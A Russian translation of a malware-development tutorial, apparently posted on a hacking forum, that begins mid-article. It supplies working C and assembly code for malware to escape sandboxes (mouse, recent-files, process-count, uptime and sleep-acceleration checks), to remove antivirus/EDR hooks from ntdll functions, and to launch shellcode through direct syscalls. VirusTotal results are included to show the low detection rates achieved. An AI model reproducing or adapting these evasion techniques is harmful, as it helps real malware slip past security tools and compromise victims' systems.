```
POINT currentPosition;
POINT previousMousePosition;
GetCursorPos(&previousMousePosition);
double mouseDistance = 0;
while (true)
{
    GetCursorPos(&currentMousePosition);
    mouseDistance += sqrt(
        pow(currentMousePosition.x - previousMousePosition.x, 2) +
        pow(currentMousePosition.y - previousMousePosition.y, 2)
    );
    Sleep(100);
    previousMousePosition = currentMousePosition;
    if (mouseDistance > 20000) break;
}
```

Вредоносные намерения были обнаружены только Защитником MS Defender («Meterpreter»). IoC IP не были извлечены в изолированной программной среде VT:



The image shows a VirusTotal scan result for a file. On the left, there is a circular progress indicator with the number '1' and '/ 70' below it, and a 'Community Score' section with a question mark icon. The main area displays a red warning icon and the text 'One engine detected this file'. Below this, the file's hash is shown as '753c2db4d1ad3583f7c66bec3faaf942d31b16be11db64b53c45eb95009f6bf7', the file name is 'Malware.exe', and the size is '140.09 KB'. At the bottom, there are four tags: '64bits', 'assembly', 'overlay', and 'peexe'.

Предыдущее взаимодействие с пользователем

В песочницах, вероятно, не будет конкретных индикаторов предыдущего взаимодействия пользователя с системой, например, список недавно использованных документов может быть пустым или содержать небольшое количество записей. Мы можем просмотреть папку %APPDATA%\Microsoft\Windows\Recent и подсчитать количество элементов внутри.

C:

```

PWSTR recentFolder = NULL;
SHGetKnownFolderPath(FOLDERID_Recent, 0, NULL, &recentFolder);
wchar_t recentFolderFiles[MAX_PATH + 1] = L"";
StringCbCatW(recentFolderFiles, MAX_PATH, recentFolder);
StringCbCatW(recentFolderFiles, MAX_PATH, L"\\*");
int numberOfRecentFiles = 0;
WIN32_FIND_DATAW findFileData;
HANDLE hFind = FindFirstFileW(recentFolderFiles, &findFileData);
if (hFind != INVALID_HANDLE_VALUE)
{
    do
    {
        numberOfRecentFiles++;
    } while (FindNextFileW(hFind, &findFileData));
}
if (numberOfRecentFiles >= 2) numberOfRecentFiles-=2; //exclude '.' and '..'
if (numberOfRecentFiles < 20) return false;

```

Это эффективно - только 1 антивирус помечил двоичный файл как подозрительный, также не извлекаются IP адреса:

Количество запущенных процессов

Поскольку среды песочницы имеют ограниченные ресурсы, они могут ограничить количество запущенных процессов до минимума. Можно предположить, что типичный пользователь в любой момент времени выполняет не менее 50 процессов. Давайте перечислим запущенные процессы:


C:

```

DWORD runningProcessesIDs[1024];
DWORD runningProcessesCountBytes;
DWORD runningProcessesCount;
EnumProcesses(runningProcessesIDs, sizeof(runningProcessesIDs), &runningProcessesCountBytes);
runningProcessesCount = runningProcessesCountBytes / sizeof(DWORD);
if (runningProcessesCount < 50) return false;

```

VirusTotal не удалось извлечь IP из этого двоичного файла:



2 / 72

Community Score

2 engines detected this file

4f6be1e80ef3a424e4c75fcd7a80c6657c8629f2b1ab3b29fe25096a247bd29

96.59 KB
Size

Malware.exe

64bits assembly overlay peexe


Время работы

Время безотказной работы системы может иметь низкое значение в песочнице, особенно когда виртуальная среда раскручивается при каждом анализе файла.

C:

```
ULONGLONG uptime = GetTickCount64() / 1000;  
if (uptime < 1200) return false; //20 minutes
```

Опять же, вредонос обнаружен защитником MS отмечен как небезопасный Cylance. IoC IP не были извлечены в изолированной программной среде VT:



2 / 72

Community Score

2 engines detected this file

2343e1a7e3c5850f81f4ddb13542cb14495a5945a3b7d145add1b8e2171261ee

96.59 KB
Size

Malware.exe

64bits assembly overlay peexe

Задержка исполнения

Задержка выполнения может уклониться от анализа в "песочнице", превысив срок выполнения образца. Однако это не так просто, как если выполняется функция Sleep(1000000). Песочницы могут ускорить нашу "дремоту" программы.


Что мы можем сделать, так это проверить работоспособность системы до и после функции Sleep(). Мы также можем использовать низкоуровневый пользовательский API для функций Sleep() (есть немного меньше шансов, что он будет перехвачен

антивирусами). Это требует динамического получения адреса функции - он будет более широко использоваться при обфускации вызовов API, описанной в одной из следующих статей. Кроме того, функция NtDelayExecution требует параметр времени ожидания в другом формате, чем Sleep:

C:

```
ULONGLONG uptimeBeforeSleep = GetTickCount64();
typedef NTSTATUS(WINAPI *PntDelayExecution)(IN BOOLEAN, IN PLARGE_INTEGER);
PntDelayExecution pNtDelayExecution =
(PntDelayExecution)GetProcAddress(GetModuleHandleW(L"ntdll.dll"), "NtDelayExecution");
LARGE_INTEGER delay;
delay.QuadPart = -10000 * 100000; // 100 seconds
pNtDelayExecution(FALSE, &delay);
ULONGLONG uptimeAfterSleep = GetTickCount64();
if ((uptimeAfterSleep - uptimeBeforeSleep) < 100000) return false;
```

Результаты анализа: небезопасный от Cylance, и без IP IoC от VT sandbox:



The screenshot shows a VirusShare analysis interface. On the left, there is a circular progress indicator with the number '1' and '/ 69' below it, and a 'Community Score' section with a question mark icon. The main area displays a red warning icon and the text 'One engine detected this file'. Below this, the file hash '17922edd5eb75cdc5a3bc3c5c2bf1d3dd12e3885958b1c8b93575ed733db46d0' is shown, along with the file name 'Malware.exe' and its size '96.59 KB'. At the bottom, there are tags for '64bits', 'assembly', 'overlay', and 'peexe'.

Разделяемые пользовательские данные ядра

Некоторые сложные песочницы могут перехватывать как функцию Sleep (или даже в режиме ядра функцию ZwDelayExecution; однако я думаю, что перехватчики ядра требуют доступа на уровне гипервизора), так и функцию GetTickCount64 (или в режиме ядра функцию KeQueryTickCount). Мы можем использовать структуру KUSER_SHARED_DATA, которая используется ядром системы совместно с пользовательским режимом (конечно, в режиме только для чтения) и содержит информацию о "количестве тиков". Эта структура всегда находится по одному адресу в памяти (0x7ffe0000). Фактическое время работы системы (структура KSYSTEM_TIME) сохраняется со смещением 0x320. Мы можем просто прочитать его из системной памяти и использовать, чтобы проверить, не обрабатывались ли функции, связанные с tickcount, песочницей:

C:

```
Sleep(1000000);
ULONG *PUserSharedData_TickCountMultiplier = (PULONG)0x7ffe0004;
LONG *PUserSharedData_High1Time = (PLONG)0x7ffe0324;
ULONG *PUserSharedData_LowPart = (PULONG)0x7ffe0320;
DWORD time = GetTickCount64();
DWORD kernelTime = (*PUserSharedData_TickCountMultiplier) * (*PUserSharedData_High1Time << 8)
+
  ((*PUserSharedData_LowPart) * (unsigned __int64)(*PUserSharedData_TickCountMultiplier) >>
  24);
if ((time - kernelTime) > 100 && (kernelTime - time) > 100) return false;
```

Функция перехвата

Антивирусы/Системы EDR/Песочницы могут перехватить определенные функции (часто используемые для злонамеренных целей, например, функцию NtCreateThreadEx которая используется для внедрения кода или функцию NtReadVirtualMemory для чтения памяти - особенно в случае дампа процесса lsass.exe для извлечения учетных данных). Когда функция перехвачена, ее первые инструкции обычно перезаписываются переходом к другой функции во внешней библиотеке, которая может выполнить некоторые проверки для обнаружения вредоносной активности и решить заблокировать дальнейшее выполнение. Давайте посмотрим, как обнаружить и исправить перехваты функций.

Проверка и анти-перехват функций

Мы могли бы проверить байты функции и посмотреть, есть ли какие-либо признаки перехвата (например, инструкция вызова или комбинация инструкций push и ret). Однако есть и лучший подход: мы можем сравнить загруженные в память инструкции функций с содержимым .dll на диске. Давайте посмотрим, как это сделать для функции NtCreateThreadEx из файла ntdll.dll. Мы открываем файл библиотеки с диска и проецируем его в память. Затем мы просматриваем его заголовки, чтобы найти относительное местоположение каталога экспорта. Затем мы перебираем имена функций, хранящиеся в массиве AddressOfNames, и ищем имя "NtCreateThreadEx" (чтобы найти фактическое расположение кода функции, нам нужно просмотреть массив AddressOfNameOrdinals).

C:

```

// загружаем вручную dll
HANDLE dllFile = CreateFileW(L"C:\\Windows\\System32\\ntdll.dll", GENERIC_READ,
FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
DWORD dllFileSize = GetFileSize(dllFile, NULL);
HANDLE hDllFileMapping = CreateFileMappingW(dllFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0,
NULL);
HANDLE pDllFileMappingBase = MapViewOfFile(hDllFileMapping, FILE_MAP_READ, 0, 0, 0);
CloseHandle(dllFile);

// анализируем
PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)pDllFileMappingBase;
PIMAGE_NT_HEADERS pNtHeader = (PIMAGE_NT_HEADERS)((PBYTE)pDllFileMappingBase + pDosHeader-
>e_lfanew);
PIMAGE_OPTIONAL_HEADER pOptionalHeader = (PIMAGE_OPTIONAL_HEADER)&(pNtHeader-
>OptionalHeader);
PIMAGE_EXPORT_DIRECTORY pExportDirectory = (PIMAGE_EXPORT_DIRECTORY)
((PBYTE)pDllFileMappingBase + pOptionalHeader-
>DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
PULONG pAddressOfFunctions = (PULONG)((PBYTE)pDllFileMappingBase + pExportDirectory-
>AddressOfFunctions);
PULONG pAddressOfNames = (PULONG)((PBYTE)pDllFileMappingBase + pExportDirectory-
>AddressOfNames);
PUSHORT pAddressOfNameOrdinals = (PUSHORT)((PBYTE)pDllFileMappingBase + pExportDirectory-
>AddressOfNameOrdinals);

// ищем оригинальный код функции
PVOID pNtCreateThreadExOriginal = NULL;
for (int i = 0; i < pExportDirectory->NumberOfNames; ++i)
{
    PCSTR pFunctionName = (PSTR)((PBYTE)pDllFileMappingBase + pAddressOfNames[i]);
    if (!strcmp(pFunctionName, "NtCreateThreadEx"))
    {
        pNtCreateThreadExOriginal = (PVOID)((PBYTE)pDllFileMappingBase +
pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
        break;
    }
}

// сравниваем их
PVOID pNtCreateThreadEx = GetProcAddress(GetModuleHandleW(L"ntdll.dll"), "NtCreateThreadEx");
if (memcmp(pNtCreateThreadEx, pNtCreateThreadExOriginal, 16)) return false;

```

Хорошо, теперь давайте смоделируем случай, когда функция MessageBoxW перехвачена так, чтобы она сразу же возвращалась (с кодом операции C3 - функция RET). Мы хотим обнаружить хук и исправить функцию с помощью исходного кода из библиотеки DLL, расположенной на диске. Это полезно, когда мы хотим выполнить некоторые "черные" функции (или функцию с конкретными параметрами, которые запрещены).

C:

```
PVOID pMessageBoxW = GetProcAddress(GetModuleHandleW(L"user32.dll"), "MessageBoxW");
DWORD oldProtect;
VirtualProtect(pMessageBoxW, 1, PAGE_EXECUTE_READWRITE, &oldProtect);
char hook[] = { 0xC3 }; // ret
memcpy(pMessageBoxW, hook, 1);
VirtualProtect(pMessageBoxW, 1, oldProtect, &oldProtect);

MessageBoxW(NULL, L"Hooked", L"Hooked", 0); // won't show up

// ищем и фиксируем хук
PVOID pMessageBoxWOriginal = LoadDllFromDiskAndFindFunctionCode(); // see the previous code
snippet
PVOID pMessageBoxWHooked = GetProcAddress(GetModuleHandleW(L"user32.dll"), "MessageBoxW");
if (memcmp(pMessageBoxWHooked, pMessageBoxWOriginal, 16))
{
    DWORD oldProtection, tempProtection;
    VirtualProtect(pMessageBoxW, 16, PAGE_EXECUTE_READWRITE, &oldProtection);
    memcpy(pMessageBoxWHooked, pMessageBoxWOriginal, 16);
    VirtualProtect(pMessageBoxW, 16, oldProtection, &tempProtection);
}
MessageBoxW(NULL, L"Fixed", L"Fixed", 0);
```

Прямые системные вызовы

Еще одна вещь, которую мы можем сделать, чтобы обойти перехваты функций пользовательского режима, - это вызвать напрямую системные вызовы. Давайте сначала проанализируем нашу простую вредоносную программу с помощью утилиты Process Monitor.

Напомним: исполняемый файл внедряет шелл-код и создает новый поток для его запуска:

```
HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec,
NULL, 0, &threadID);
```

Событие создания потока фиксируется:

Event Properties					
Event Process Stack					
Frame	Module	Location	Address	Path	
K 0	ntoskml.exe	NtFindAtom + 0x5bd	0xffff8007dc7ce6d	C:\WINDOWS\system32\ntoskml.exe	
K 1	ntoskml.exe	PsWow64GetProcessMachine + 0x458	0xffff8007dc96748	C:\WINDOWS\system32\ntoskml.exe	
K 2	ntoskml.exe	LpcRequestPort + 0x2df	0xffff8007dcd0a6f	C:\WINDOWS\system32\ntoskml.exe	
K 3	ntoskml.exe	RtlCompareString + 0x1ea1	0xffff8007dcd0721	C:\WINDOWS\system32\ntoskml.exe	
K 4	ntoskml.exe	setjmpex + 0x7bd5	0xffff8007d7d3c15	C:\WINDOWS\system32\ntoskml.exe	
U 5	ntdll.dll	NtCreateThreadEx + 0x14	0x7ffb589dd854	C:\Windows\System32\ntdll.dll	
U 6	KemelBase.dll	CreateRemoteThreadEx + 0x294	0x7ffb55ed6e74	C:\Windows\System32\KemelBase.dll	
U 7	kemel32.dll	CreateThread + 0x3c	0x7ffb5764a84c	C:\Windows\System32\kemel32.dll	
U 8	Malware.exe	Malware.exe + 0x12a7	0x7ff6dc4612a7	C:\Users\root\Desktop\Malware.exe	
U 9	Malware.exe	Malware.exe + 0x1514	0x7ff6dc461514	C:\Users\root\Desktop\Malware.exe	
U 10	kemel32.dll	BaseThreadInitThunk + 0x14	0x7ffb57647bd4	C:\Windows\System32\kemel32.dll	
U 11	ntdll.dll	RtlUserThreadStart + 0x21	0x7ffb589aced1	C:\Windows\System32\ntdll.dll	

Мы видим, что функция `CreateThread`, вызываемая из кода, приводит к вызову `NtCreateThreadEx`. Затем выполнение переключается в режим ядра (кольцо 0) с использованием инструкции процессора `syscall` с идентификатором `syscall`, хранящимся в регистре `EAX`.

Если функция `NtCreateThreadEx` перехвачена, мы не сможем достичь системного вызова при вызове этой функции или других функций более высокого уровня, таких как `CreateThread` и так далее. Однако мы можем обойти ловушку, генерируя системный вызов непосредственно из нашего кода - все, что нам нужно сделать, это поместить все параметры функции в стек (это можно сделать в C) и выполнить системный вызов (с помощью ассемблера).

```

mov r10,rcx
mov eax,BD
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFB589DD855
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax

```

Сначала нам нужно определить функцию `NtCreateThreadEx` на ассемблере и добавить файл `.asm` в проект. Также убедитесь, что файлы `Microsoft Macro Assembler` включены в параметры сборки проекта.

Code:

```

.code
NtCreateThreadEx PROC
    mov r10, rcx
    mov eax, 00bdh
    syscall
    ret
NtCreateThreadEx ENDP
end

```


Затем объявите внешний метод в исходном коде:

C:

```
EXTERN_C NTSTATUS(NTAPI NtCreateThreadEx)
(
    OUT PHANDLE hThread,
    IN ACCESS_MASK DesiredAccess,
    IN PVOID ObjectAttributes,
    IN HANDLE ProcessHandle,
    IN PTHREAD_START_ROUTINE lpStartAddress,
    IN PVOID lpParameter,
    IN ULONG Flags,
    IN SIZE_T StackZeroBits,
    IN SIZE_T SizeOfStackCommit,
    IN SIZE_T SizeOfStackReserve,
    OUT PVOID AttributeList
);
```

Последнее, что нужно сделать, это вызвать функцию:

C:

```
HANDLE hThread;
HANDLE hProcess = GetCurrentProcess();
NtCreateThreadEx(&hThread, GENERIC_ALL, NULL, hProcess,
(PTHREAD_START_ROUTINE)shellcode_exec, NULL, FALSE, NULL, NULL, NULL, NULL);
WaitForSingleObject(hThread, INFINITE);
```

Таким образом, мы обошли все перехваты пользовательских функций создания потоков. Однако мы жестко закодировали идентификатор системного вызова (0xBD), который зависит от версии. Для поддержки разных версий Windows нам понадобятся все идентификаторы системных вызовов и динамическая проверка версии системы. Вот где будет полезен инструмент SysWhispers. Мы можем использовать этот замечательный инструмент для генерации необходимых функций и определений типов в проверках версий C и OS и определений системных вызовов в сборке.

Резюме

Мы изучили популярные методы обнаружения песочниц, виртуальных машин и автоматического анализа, используемого вредоносными программами.

В следующей статье мы рассмотрим несколько методов обнаружения отладчика и поговорим о том, как сделать отладку нашего скомпилированного кода более сложной.

Источник: https://охрат.github.io/Malware_development_part_2/

Автор перевода: yashechka

Переведено специально для портала XSS.is (с)